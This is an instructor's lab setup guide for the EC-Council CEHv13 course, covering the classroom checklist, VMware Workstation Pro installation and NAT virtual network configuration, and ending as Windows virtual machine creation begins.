
Firewall Settings

Do not block any ports while accessing the Internet through the firewall. You should be able to ping servers on the Internet.

Blackboard

Write the following in the top-left corner of the blackboard:

- Instructor name: <Name of the instructor>
- Username/Password to login to the student machine



Setup Checklist

The arrangement of items in the setup checklists is designed to validate the setup in the most efficient manner possible. Before beginning the setup checklist, log off any connected users.

Tick Here	List
<input type="checkbox"/>	Verify that VMware Workstation Pro is installed.
<input type="checkbox"/>	Verify that all CEH tools are on the computer in the CEH-Tools folder in E: .
<input type="checkbox"/>	Verify that Internet access is available.
<input type="checkbox"/>	Visit https://www.eccouncil.org and view the page to check the Internet access.
<input type="checkbox"/>	Open Command Prompt and enter nslookup certifiedhacker.com to look for a connection to the server.
<input type="checkbox"/>	Verify that Acrobat Reader, WinRAR, WinPCap, and Command Prompt extensions are installed.
<input type="checkbox"/>	Verify that the web browsers (Google Chrome and Mozilla Firefox) are installed.
<input type="checkbox"/>	Verify that the instructor computer can display through the overhead projector.

<input type="checkbox"/>	Verify that each computer has 500 GB or more of free disk space.
<input type="checkbox"/>	Verify whether you can successfully boot the Windows 11, Windows Server 2022, Windows Server 2019, Parrot Security, Ubuntu, and Android virtual machines using VMware Workstation.
<input type="checkbox"/>	Verify that the CEH-Tools folder is shared and mapped to the Windows virtual machines.
<input type="checkbox"/>	Confirm that the cable wiring is organized and labeled.
<input type="checkbox"/>	Confirm that the student workstation and chair are placed satisfactorily.
<input type="checkbox"/>	Confirm that the placement of the LCD (overhead) projector is appropriate.
<input type="checkbox"/>	Confirm that a whiteboard, dry erase markers, and erasers are available.
<input type="checkbox"/>	Confirm that the instructor's station is properly organized and oriented.
<input type="checkbox"/>	Confirm that computers are labeled with a client number.
<input type="checkbox"/>	Ensure that the EC-Council courseware (Official EC-Council CEHv13 Box) is available to students.
<input type="checkbox"/>	Confirm that the student NDA document is downloaded and that a copy is printed and placed on each student's desk.
<input type="checkbox"/>	Write down the phone number of the facility's technical contact person. Contact them in case of a network problem.
<input type="checkbox"/>	Confirm that the internal network adapter is configured for the virtual machines and host.

Instructor Acceptance

The technical contact (system administrator) for the facility must be available to answer questions and correct any setup issues.

The instructor should inspect both the classroom and the items covered in the setup checklist(s) to ensure that the classroom and setup meet EC-Council standards. Any deficiencies discovered by the instructor must be corrected before the scheduled start time of the class.

Assistance

If you have problems or require assistance in setting up the lab for your CEH class, please e-mail partnersupport@eccouncil.org.

Detailed Setup Instructions — Configuration Tasks (CT)

CT#1: Install the Host Operating System

1. Install any Windows/Linux/macOS operating system capable of running VMware Workstation Pro using a DVD or USB drive.
2. Configure the hard disk to have an active primary partition with a minimum size of 400 GB.
3. Check for updates and, if found, update the host operating system.
4. Install the wireless network adapters according to the manufacturer's instructions.

[\[Back to Configuration Task Outline\]](#)

CT#2: Copy the Host Operating System Files

1. Browse the installation DVD.
2. Copy all the source files from the DVD to the **SOURCES** folder in the drive's active primary partition (e.g., Active Drive Partition Name:\SOURCES).
3. When completed, close all windows to return to **Desktop**.

[\[Back to Configuration Task Outline\]](#)

CT#3: Install WinRAR on the Host Operating System

1. Download the latest version of **WinRAR** from the official WinRAR website (<https://www.winrar.com/download.html>).

Note: Download the latest version of WinRAR compatible with your host operating system from the official website (Here, we consider Windows to be the host OS).

2. Double click on the **.exe** setup file to begin the installation. If a **User Account Control** pop-up window appears, click **Yes**.
3. The **WinRAR** setup window appears. Click **Install**.
4. Complete the installation by choosing the default settings.
5. After completing the installation, the installation location of the WinRAR files is automatically opened in an Explorer window; close the window.

[\[Back to Configuration Task Outline\]](#)

CT#4: Download the ISO File


1. Log in to your **Aspen** account (you will see your course listed under **My Courses**) → click the **TRAINING** button under the course to access the e-Courseware, Lab Manuals, and Tools in the **Training** area → click the **Download Tools** tab from the left-hand pane.
2. Click the **CEHv13 ISO.zip** file from the right-hand pane to download the ISO files for the Android operating system.
3. Navigate to the location where you downloaded the **CEHv13 ISO.zip** file, right-click the .zip files, and select the **Extract Here** option.

[\[Back to Configuration Task Outline\]](#)

CT#5: Install VMware Workstation Pro on the Host Machine


1. In your host system, navigate to the location where you have extracted the **CEHv13 ISO.zip** file and then to **CEHv13 ISO\VMware Workstation Pro**.
2. Double-click the file **VMware-workstation-full-17.5.2-23775571.exe**.
Note: Register yourself at (<https://access.broadcom.com/default/ui/v1/signin/>) and download VMware Workstation Pro for Personal Use (For Windows) 17.5.2
Note: If you decide to download the latest version, the screenshots in your lab environment might differ from those shown in this guide.
3. A **User Account Control** pop-up window appears. Click **Yes**.
Note: If a **VMware Product Installation** notification appears, click **Yes** to restart the system.
Note: After the system reboots, double-click the file **VMware-workstation-full-17.5.2-23775571.exe**.
4. **VMware Workstation Pro** initializes; in the installation wizard, click **Next**.
5. Accept the user agreement and click **Next**.
6. In the **Compatible Setup** window click **Next**.

7. In the **Custom Setup** wizard, check the **Enhanced Keyboard Driver** and **Add VMware Workstation console tools into system PATH** options, click **Next**.



8. In the **User Experience Settings** uncheck the **Check for product updates on startup** and **Join the VMware Customer Experience Improvement Program** checkboxes.
9. Follow the wizard-driven installation steps to install VMware Workstation Pro using the default settings.
Note: If any pop-up appears while installation click **Yes**.
10. In the **Complete the VMware Workstation Pro Setup Wizard** click **Finish**.
11. On completion of the installation, the machine will restart.
Note: If a system restart pop-up appears, click **Yes**.
12. Once the machine has rebooted, launch VMware Workstation Pro.
13. In the **Welcome to VMware Workstation 17** window, select **Use VMware Workstation 17 for Personal Use** radio button and click **Continue**. In the next window, click **Finish**.

14. **VMware Workstation** window appears as shown in the screenshot.




Note: If VMware Workstation Pro prompts for an activation key; provide it, if you have purchased one, or continue with the trial version.


[\[Back to Configuration Task Outline\]](#)

CT#6: Configure a Virtual Network in VMware Virtual Network Editor

1. Launch **VMware Workstation Pro**.
2. Navigate to **Edit** and click **Virtual Network Editor...** as shown in the screenshot below.




- The **Virtual Network Editor** window appears; choose the **VMnet8** NAT network and click **Change Settings** from the lower-right section of the window.



- If a **User Account Control** pop-up appears, click **Yes**.

5. In the **Virtual Network Editor** window, select **VMnet8** again in the lower section of the window, define **Subnet IP** as **10.10.1.0** and **Subnet mask** as **255.255.255.0**, and click **NAT Settings...**



6. The **NAT Settings** window appears; enter **10.10.1.2** as the **Gateway IP** and click **OK**.

The screenshot shows the NAT Settings dialog box with the following details:

- Network: vmnet8
- Subnet IP: 10.10.1.0
- Subnet mask: 255.255.255.0
- Gateway IP: 10.10.1.2

The Port Forwarding section contains an empty table with the following headers:

Host Port	Type	Virtual Machine IP Address	Description
-----------	------	----------------------------	-------------


Buttons below the table: Add..., Remove, Properties

The Advanced section includes:


- Allow active FTP
- Allow any Organizationally Unique Identifier
- UDP timeout (in seconds): 30
- Config port: 0
- Enable IPv6
- IPv6 prefix: fd15:4ba5:5a2b:1008::/64

Buttons at the bottom: DNS Settings..., NetBIOS Settings..., OK, Cancel, Help


7. Now, keep **VMnet8** selected and click **DHCP Settings....**



- In the **DHCP Settings** window, define the **Starting IP address** as **10.10.1.3** and the **Ending IP address** as **10.10.1.254**. Click **OK**.



- Click **Apply** and **OK** in the **Virtual Network Editor** window to complete the configuration.




[\[Back to Configuration Task Outline\]](#)

CT#7: Install Windows Virtual Machines in VMware


Install the Windows Server 2019 Virtual Machine

1. In the **VMware Workstation** window, click **Create a New Virtual Machine**.



